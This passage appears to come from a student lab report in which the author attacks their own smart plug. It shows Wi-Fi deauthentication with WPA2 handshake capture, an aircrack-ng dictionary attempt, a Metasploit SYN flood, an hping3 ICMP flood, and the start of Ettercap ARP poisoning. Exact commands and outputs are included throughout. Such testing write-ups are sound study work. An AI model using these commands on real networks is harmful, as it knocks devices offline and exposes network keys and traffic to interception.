
6.3. Deauthentication Attack

This is a type of Denial of Service attack which targets the communication between a Wi-Fi access point and a users device. This results in temporarily or permanently disrupting the usability of the device for the user. The attack involves sending deauth packets to a target associated with a certain access point, whether the network uses encryption or not (Ringer, 2020). This attack can be used to capture the WPA/WPA2 4-way handshake, as the target will be forced to reconnect to the network.

6.3.1. Monitoring Mode

To setup this attack, I needed to reconfigure my network setup within Kali Linux and put my wireless network adapter into 'Monitoring Mode'. The network adapter is the one mentioned earlier, an Alfa AWUS036NHA network adapter with an Atheros AR9271 chipset. The setup required the use of a terminal within the Kali Linux virtual machine and a set of commands within a certain order.

The first command I used was **iwconfig**, which is similar to **ifconfig**, but is dedicated to showing wireless interfaces. The result of this can be seen below. It showed 'lo' and 'eth0' with no connections and 'wlan0' with a wireless extension and parameters including an SSID and Access Point. The mode for wlan0 can be seen as 'Managed' at present and this is the connection I changed to be 'Monitor' instead. An important piece of information to take note of below is the Access Point, which will be referred to shortly.



```
(kali㉿kali)-[~]
$ sudo iwconfig
[sudo] password for kali:
lo          no wireless extensions.

eth0       no wireless extensions.

wlan0      IEEE 802.11  ESSID:"NOWTV651P4"
           Mode:Managed  Frequency:2.437 GHz  Access Point: 80:75:1F:F3:57:F2

           Bit Rate=13 Mb/s   Tx-Power=20 dBm
           Retry short limit:7   RTS thr:off   Fragment thr:off
           Encryption key:off
           Power Management:off
           Link Quality=39/70  Signal level=-71 dBm
           Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
           Tx excessive retries:0  Invalid misc:21  Missed beacon:0
```

Figure 26: Results of using 'iwconfig'

The next step was to see what current active processes could affect the monitor mode for the wireless adapter and to stop them. To do this I used the command **sudo airmon-ng check kill** which displayed and kills any active processes which will interfere with monitor mode, such as Network Manager.

With these processes killed, I was able to start monitor mode with the command **sudo airmon-ng start wlan0**

Both of these commands can be seen below in Figure 27.

```

(kali㉿kali)-[~]
$ sudo airmon-ng check kill
[sudo] password for kali:

Killing these processes:

    PID Name
  19971 wpa_supplicant

(kali㉿kali)-[~]
$ sudo airmon-ng start wlan0

PHY      Interface      Driver      Chipset
phy2     wlan0             ath9k_htc   Qualcomm Atheros Communications AR927
1 802.11n
          (mac80211 monitor mode vif enabled for [phy2]wlan0 on [phy2]w
lan0mon)
          (mac80211 station mode vif disabled for [phy2]wlan0)

(kali㉿kali)-[~]
$ sudo iwconfig
lo      no wireless extensions.

eth0    no wireless extensions.

wlan0mon IEEE 802.11 Mode:Monitor Frequency:2.457 GHz Tx-Power=20 dBm
        Retry short limit:7 RTS thr:off Fragment thr:off
        Power Management:off

```

Figure 27: Commands used to kill processes and restart the network connection in Monitor mode

Doing this changed the wireless name 'wlan0' to 'wlan0mon' and the mode can now be seen as 'Monitor'. At any point if I needed to stop monitor mode and return to the previous network setup, I could use **sudo airmon-ng stop wlan0mon** followed by **sudo service start NetworkManager**.

The next stage in the deauthentication attack was to focus on the access point for the network which the smart plug was using and to identify its channel. I used the command **sudo airodump-ng wlan0mon** which would scan and display local network connections, seen below. Looking back to Figure 26, you can see the access point that was listed, which told me which access point from below to focus on.

```

kali@kali: ~
File Actions Edit View Help

CH 10 ][ Elapsed: 1 min ][ 2022-09-13 09:29

BSSID          PWR  Beacons    #Data, #/s  CH  MB  ENC  CIPHER  AUTH  ESSID
2A:3F:0B:EB:AB:19 -79    63         0    0    1  360  WPA2  CCMP    PSK    CWP_A
80:75:1F:F3:57:F2 -83    92         46    0    6  130  WPA2  CCMP    PSK    NOWTV651P
90:02:18:8F:6C:4C -88    44         39    0   11  130  WPA2  CCMP    PSK    NOWTV651P

BSSID          STATION            PWR  Rate  Lost  Frames  Notes  Probes
(not associated) 08:D2:3E:B6:F9:A9 -78   0 - 1    0      3      NOWTV651P
90:02:18:8F:6C:4C 6A:42:1C:A8:76:EE -59   6e- 1   411    359    NOWTV651P

```

Figure 28: Some of the connections seen while monitoring network traffic using 'airodump-ng'

Identifying the access point from the displayed list, I was able to identify the channel. The channel number can be seen in Figure 28 and is channel 6. With the network identified, I next set up the monitoring of that specific network channel and access point, while also putting all captured network packets into a pcap file named DeauthCapture. To do this I used the command:

sudo airodump-ng wlan0mon --bssid 80:75:1F:F3:57:F2 --channel 6 -w DeauthCapture

```

kali@kali: ~
File Actions Edit View Help

CH 6 ][ Elapsed: 3 mins ][ 2022-08-25 13:04 ][ fixed channel wlan0mon: 11

BSSID          PWR RXQ Beacons  #Data, #/s  CH  MB  ENC CIPHER  AU
80:75:1F:F3:57:F2 -86 17    228      127    5   6  130 WPA2 CCMP  PS

BSSID          STATION        PWR  Rate  Lost  Frames  Notes
80:75:1F:F3:57:F2 6A:42:1C:A8:76:EE -45  1e- 1  276   32  EAPOL
80:75:1F:F3:57:F2 2E:3D:7C:D1:E4:0A -39  1e-11   0    16
80:75:1F:F3:57:F2 68:57:2D:66:37:5F -90  1e- 6  120    6
80:75:1F:F3:57:F2 68:57:2D:66:3A:CF -94  0 - 1e   0    2

```

Figure 29: Network connections while focusing on a single access point and channel 6

With the network now being listened to and all packets being actively put into a pcap file, I was able to begin the attack. To start the sending of the deauthentication packets, I used the command:

sudo aireplay-ng -0 0 -a 80:75:1F:F3:57:F2 -c 68:57:2D:66:3A:CF wlan0mon

Within this command, **-0** means deauthentication. **0** is the number of deauths to send and having '0' results in sending them continuously. **-a** is the MAC address for the target Access Point which is seen in Figure 26 and **-c** is the MAC Address for the target, so the MAC address used here is the address for the smart plug. The final part of the command is the interface name **wlan0mon**.

This attack was successful, although it took around one minute for the device to become deauthenticated from the network. Leading up to this, there was noticeable lag in the smart plugs usability. Below in Figure 30 is the display of the deauthenticated smart plug within the SmartLife app.




Figure 30: View of the smart plug within the SmartLife app showing it is offline

After stopping the deauth packets being sent, I allowed the network monitoring to continue for another minute to try to capture the 4-way handshake when the device reauthenticated on the network. This too was successful.

Seen below is a screenshot from the pcap file DeauthCapture which was captured when the attack started and continued until just after it ended.

55234	197.7734821	0a:42:1c:a8:76:ee	EAPOL	BSkyB_f3:57:f2	133 Key (Message 4 of 4)
56531	199.588513	BSkyB_f3:57:f2	EAPOL	TuyaSmar_66:3a:cf	133 Key (Message 1 of 4)
56539	199.596959	TuyaSmar_66:3a:cf	EAPOL	BSkyB_f3:57:f2	155 Key (Message 2 of 4)
56541	199.601850	BSkyB_f3:57:f2	EAPOL	TuyaSmar_66:3a:cf	189 Key (Message 3 of 4)
56545	199.604457	TuyaSmar_66:3a:cf	EAPOL	BSkyB_f3:57:f2	133 Key (Message 4 of 4)
60765	206.381929	BSkyB_f3:57:f2	EAPOL	0a:42:1c:a8:76:ee	133 Key (Message 1 of 4)

Figure 31: Traffic with the WPA/WPA2 handshake




Figure 32: Detailed view of the last part of the handshake

Though encrypted, with the WPA/WPA2 handshake captured a dictionary attack may be launched to identify the key.

6.3.2. Cracking WPA/WPA2 with Aircrack-ng Dictionary Attack

With the WPA/WPA2 handshake traffic captured, an attempt to crack the key can be made. For this attempt, I used a dictionary file with randomised letters and numbers and Aircrack-ng. Different dictionary files can be found online, but the one being used for this attempt was within a wordlist folder within the Kali Linux virtual machine.

To carry out this attack, I used the command **sudo aircrack-ng /home/kali/Documents/DeauthCapture -w /home/kali/Documents/dictionary.txt**

The first file address is for the pcap file containing the captured WPA/WPA2 handshake. The **-w** indicates the input for the wordlist which it is followed by with the file address for the wordlist file **dictionary.txt**.

Once started, Aircrack-ng begins comparing all the words in the dictionary file to see if they are a match for the WPA/WPA2 handshake key. Seen below is the process taking place followed by the finished comparison with no success.


```
Aircrack-ng 1.6

[00:00:16] 53089/420113 keys tested (3354.38 k/s)

Time left: 1 minute, 49 seconds                                12.64%

Current passphrase: 1f023

Master Key      : 73 E2 3B A5 C4 FD C8 22 6B 76 5E B2 47 DC 8B 30
                  1A 40 70 A5 39 E1 35 C0 56 77 41 31 1C A1 35 17

Transient Key   : 05 00 E5 BC CA 9A EE 95 05 3B FB 0D 30 07 8A 56
                  78 05 78 0F 23 02 BF 60 10 58 9C 4C 28 5D 2B 38
                  36 6F EF EF 13 9B 04 BA 45 20 6E A4 2E 49 A6 E7
                  98 18 18 AE 54 A3 9A 7D 36 A0 59 1C AF 72 D6 A8

EAPOL HMAC     : 75 A3 AD CF FC C3 D8 7D C7 C7 A5 0B 36 D5 45 56
```

Figure 33: Aircrack-ng in the process of looking for a match

```
Aircrack-ng 1.6

[00:01:59] 420113/420113 keys tested (3573.96 k/s)

Time left: --

KEY NOT FOUND

Master Key      : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Transient Key   : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Figure 34: Completed Aircrack-ng with no key found

I was not surprised for it to fail, as the key for my home network is long and randomised and so it was unlikely that the small file found on Kali Linux would contain it.

With a larger dictionary file of randomised numbers and letters, there is the increased possibility that this attack could have been successful. With networks using common passwords as the key, it is likely they could be cracked also using Brute Force and a common password list.

6.4. SYN Flood

A SYN Flood attack is also a type of Denial-of-Service attack which aims to make a target unavailable to legitimate traffic. It accomplishes this by exploiting the 3-way TCP handshake. The attacker sends continuous SYN packets to a target to initiate the 3-way handshake. When the target responds with SYN-ACK, the attacker never sends the final stage and so the handshake is ever completed. With each new SYN packet the attacker sends, more resources of the target are taken up (Cloudflare, n.d.-a).

To conduct this attack, I targeted the TCP port 6668 which was previously discovered. For this attack I made use of the Metasploit Framework and its SYNFLOOD module.

To start the Metasploit Framework I used a terminal and entered the command **sudo msfconsole** which starts the framework within the same terminal as seen below.

```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ sudo msfconsole  
[sudo] password for kali:  
  
      ,_      ,_  
    ((-__-,__-))  
     (-) o_o (-)  
       \_o_/   |_____|  
        o_o \   M S F |  
             \|_____| *  
              ||| ww|||  
              |||   |||  
  
      =[ metasploit v6.1.39-dev ]  
+ -- --=[ 2214 exploits - 1171 auxiliary - 396 post ]  
+ -- --=[ 616 payloads - 45 encoders - 11 nops ]  
+ -- --=[ 9 evasion ]  
  
Metasploit tip: Adapter names can be used for IP params  
set LHOST eth0  
  
msf6 > 
```

Figure 35: View of Metasploit after it first starts up within a terminal

With Metasploit loaded up, I ran a search of the Metasploit Framework to discover any SYN Flood modules available. Through the command **search synflood**, it was found that Metasploit had one module found at 'auxiliary/dos/tcp/synflood'. This module allows for a TCP SYN Flood attack to be carried out within Metasploit.


```
msf6 > search synflood

Matching Modules
=====

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/dos/tcp/synflood               normal         No    TCP SYN Flo
oder

Interact with a module by name or index. For example info 0, use 0 or use aux
iliary/dos/tcp/synflood

msf6 > █
```

Figure 36: the results of trying to find a 'SYNFLOOD' module

To use the modules, I used the command **use auxiliary/dos/tcp/synflood** which puts the terminal into the module. To see additional information about the module and its use, I used the command **options** with the results of this seen below.

```
msf6 > use auxiliary/dos/tcp/synflood
msf6 auxiliary(dos/tcp/synflood) > options

Module options (auxiliary/dos/tcp/synflood):

Name      Current Setting  Required  Description
-----
INTERFACE  no               no        The name of the interface
NUM        no               no        Number of SYNs to send (else unlim
ited)
RHOSTS     yes              yes        The target host(s), see https://gi
thub.com/rapid7/metasploit-framewo
rk/wiki/Using-Metasploit
RPORT      80               yes        The target port
SHOST      no               no        The spoofable source address (else
randomizes)
SNAPLEN    65535            yes        The number of bytes to capture
SPORT      no               no        The source port (else randomizes)
TIMEOUT    500              yes        The number of seconds to wait for
new data

msf6 auxiliary(dos/tcp/synflood) > █
```

Figure 37: The editable options of the SYN Flood module

Knowing the target IP Address for the smart plug being 192.168.0.119, and the target port being port 6668, I was able to edit these options to better target the smart plug.

I set **RHOSTS** to **192.168.0.119**, and I set **RPORT** to **6668** with the commands seen below.

```

msf6 auxiliary(dos/tcp/synflood) > set RHOSTS 192.168.0.119
RHOSTS => 192.168.0.119
msf6 auxiliary(dos/tcp/synflood) > set RPORT 6668
RPORT => 6668
msf6 auxiliary(dos/tcp/synflood) >

```

Figure 38: The edits I made to the module to target the smart plug and its open port

Once I had the targets for the attack set, and before I began the attack, I set up the monitoring of the network to ensure I captured any traffic related to the attack as done previously in Deauthentication. To start the attack, still within the same terminal, I used the command **exploit**.

```

msf6 auxiliary(dos/tcp/synflood) > set RHOSTS 192.168.0.119
RHOSTS => 192.168.0.119
msf6 auxiliary(dos/tcp/synflood) > set RPORT 6668
RPORT => 6668
msf6 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 192.168.0.119
/usr/share/metasploit-framework/lib/msf/core/exploit/capture.rb:129: warning:
unable to get IP: wlan0mon: no IPv4 address assigned

[*] SYN flooding 192.168.0.119:6668 ...

```

Figure 39: This screenshot shows the start of the exploit within Metasploit

8375	34.390068836	182.61.206.53	192.168.0.119	TCP	54 27463 → 6668 [SYN] Seq=0 Win=187 Len=0
8376	34.390776296	182.61.206.53	192.168.0.119	TCP	54 1725 → 6668 [SYN] Seq=0 Win=907 Len=0
8377	34.391814290	182.61.206.53	192.168.0.119	TCP	54 47222 → 6668 [SYN] Seq=0 Win=2988 Len=0
8378	34.392441446	182.61.206.53	192.168.0.119	TCP	54 23808 → 6668 [SYN] Seq=0 Win=85 Len=0
8379	34.393017684	182.61.206.53	192.168.0.119	TCP	54 18405 → 6668 [SYN] Seq=0 Win=113 Len=0
8380	34.393516657	182.61.206.53	192.168.0.119	TCP	54 23435 → 6668 [SYN] Seq=0 Win=824 Len=0
8381	34.394289027	182.61.206.53	192.168.0.119	TCP	54 34968 → 6668 [SYN] Seq=0 Win=219 Len=0
8382	34.394949833	182.61.206.53	192.168.0.119	TCP	54 881 → 6668 [SYN] Seq=0 Win=3179 Len=0
8383	34.395448278	182.61.206.53	192.168.0.119	TCP	54 15924 → 6668 [SYN] Seq=0 Win=80 Len=0
8384	34.396168404	182.61.206.53	192.168.0.119	TCP	54 61656 → 6668 [SYN] Seq=0 Win=3177 Len=0
8385	34.396741344	182.61.206.53	192.168.0.119	TCP	54 33463 → 6668 [SYN] Seq=0 Win=296 Len=0

Figure 40: Wireshark capture of the SYN flood attack targeting port 6668

The above screenshot shows the packets being sent to the target IP Address and port of the smart plug. While these were being sent, I attempted to access the smart plug through the app but it was immediately offline as seen below in Figure 41.




Figure 41: View of the smart plug within the SmartLife app showing it is offline

The SYN Flood was successful in impeding my ability to use the smart plug. I was only able to gain control of the device once I stopped the attack within the Metasploit terminal.

6.5. ICMP Flood using hping3

This attack involved sending large numbers of ICMP packets to the target smart plug to disrupt its useability. This attack made use of the hping3 network tool which is used to send custom packets to a specified target. Known as an ICMP Flood, it can also be called a Ping Flood.

To run this attack I used a terminal and the command **sudo hping3 192.168.0.119 --flood --rand-source --icmp -c 25000**.

This command first starts with the target IP Address, followed by **--flood** which states that the packets should be sent as fast as possible and no replies should be shown. **--rand-source** states that the attack should take place in random source address mode, where the source is randomised. **--icmp** is the mode so this attack is in ICMP mode. The final part is **-c** which is for packet count, so the number **25000** which follows this is the number of packets to send.

Seen below is the code in action followed by a screenshot of a capture in Wireshark showing the packets being sent.

```
(kali@kali)-[~]
└─$ sudo hping3 192.168.0.119 --flood --rand-source --icmp -c 25000
[sudo] password for kali:
HPING 192.168.0.119 (wlan0 192.168.0.119): icmp mode set, 28 headers + 0 data
bytes
hping in flood mode, no replies will be shown
^C
— 192.168.0.119 hping statistic —
6912566 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Figure 42: The command and execution of the ICMP attack within a terminal

2154...	97.088998771	254.129.162.98	ICMP	192.168.0.119	42 Echo (ping) request	id=0xb94f, seq=13837/3382, ttl=64 (no response found!)
2154...	97.089000240	112.53.188.93	ICMP	192.168.0.119	42 Echo (ping) request	id=0x084f, seq=4647/10002, ttl=64 (no response found!)
2154...	97.089002957	126.15.155.19	ICMP	192.168.0.119	42 Echo (ping) request	id=0x7e4f, seq=25127/10002, ttl=64 (no response found!)
2154...	97.089004135	38.39.96.252	ICMP	192.168.0.119	42 Echo (ping) request	id=0xb94f, seq=15629/3389, ttl=64 (no response found!)
2154...	97.089005494	247.233.9.41	ICMP	192.168.0.119	42 Echo (ping) request	id=0x984e, seq=4517/42257, ttl=64 (no response found!)
2154...	97.089007192	67.116.105.113	ICMP	192.168.0.119	42 Echo (ping) request	id=0x7e4f, seq=4391/10001, ttl=64 (no response found!)
2154...	97.089008570	207.17.219.179	ICMP	192.168.0.119	42 Echo (ping) request	id=0x984e, seq=42148/42148, ttl=64 (no response found!)
2154...	97.089010099	216.235.235.104	ICMP	192.168.0.119	42 Echo (ping) request	id=0x084f, seq=39206/9881, ttl=64 (no response found!)
2154...	97.089012666	114.217.191.88	ICMP	192.168.0.119	42 Echo (ping) request	id=0x3f4f, seq=16320/49215, ttl=64 (no response found!)
2154...	97.089014114	116.117.4.166	ICMP	192.168.0.119	42 Echo (ping) request	id=0x084f, seq=13606/9781, ttl=64 (no response found!)
2154...	97.089016102	13.222.187.124	ICMP	192.168.0.119	42 Echo (ping) request	id=0x7e4f, seq=8231/10016, ttl=64 (no response found!)

Figure 43: A Wireshark capture of the ICMP packets going to the target smart plug

The screenshot above shows the ping packets being sent to the destination IP Address of the smart plug. The source of these ping requests is random as specified in the command used.

During the attack the use of the smart plug became very slow initially, a lag in usage very similar to when the deauthentication attack first started. After running the attack for almost one minute, the app was not responding to when I attempted to turn the smart plug on or off. Shortly after, the SmartLife app listed the smart plug as offline as seen below.




Figure 44: View of the smart plug within the SmartLife app showing it is offline

6.6. ARP Poisoning and DoS

This attack took place in two stages, The first being ARP Poisoning through the use of Ettercap. Once this was successful, the second stage also used Ettercap and carried out a DoS attack through dropping packets to and from the smart plug with the use of filters.

6.6.1. ARP Poisoning (Spoofing)

ARP Poisoning is a type of Man-in-the-Middle (MITM) attack which allows an attacker to intercept the communication between two devices on a network. In order for this attack to take place, the attacker must have access to the network the devices are on (Imperva, n.d.).

To conduct the attack, I first had to initiate the Ettercap interface. This was done through a terminal using the command **sudo Ettercap -G**.

The graphical user interface can be seen below. This version of Ettercap is 0.8.3.1.



Figure 45: The initial Ettercap interface after loading it up

To start, Ettercap has a feature which scans the network to detect any active hosts and displays their IP and MAC addresses. As seen above, I selected the network 'wlan0' and started the scan using the 'tick' in the top right corner.

